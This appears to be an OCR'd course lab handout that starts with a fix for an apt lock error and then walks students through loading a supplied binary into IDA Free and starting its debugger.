
```
E: Could not get lock /var/lib/dpkg/lock - open (11: Resource temporarly unavailable)
E: Unable to lock the administration directory (/var/lib/dpkg/), is another process
using it?
```

This usually means that there's another instance of apt-get running, either from a background update/upgrade or from another terminal. You can get rid of this error by simply rebooting your virtual machine.


Lab 5: Reverse Engineering Using a Debugger

lab5-1


1. Download the binary lab5-1 and lab5-2 on canvas and copy it to your virtual machine.




2. make the file executable using chmod command.




3. Open IDA free




4. Click New
5. Select lab5-1 file, open
6. Load with the following settings




7. Click OK
8. Start analyzing the program in IDA.




9. Start the debugger in IDA using the green triangle button (play button) on the top toolbar.




10. Click "Yes" to run the program with debugger.







11. Navigating back to the terminal, we can see the program asks us for input.



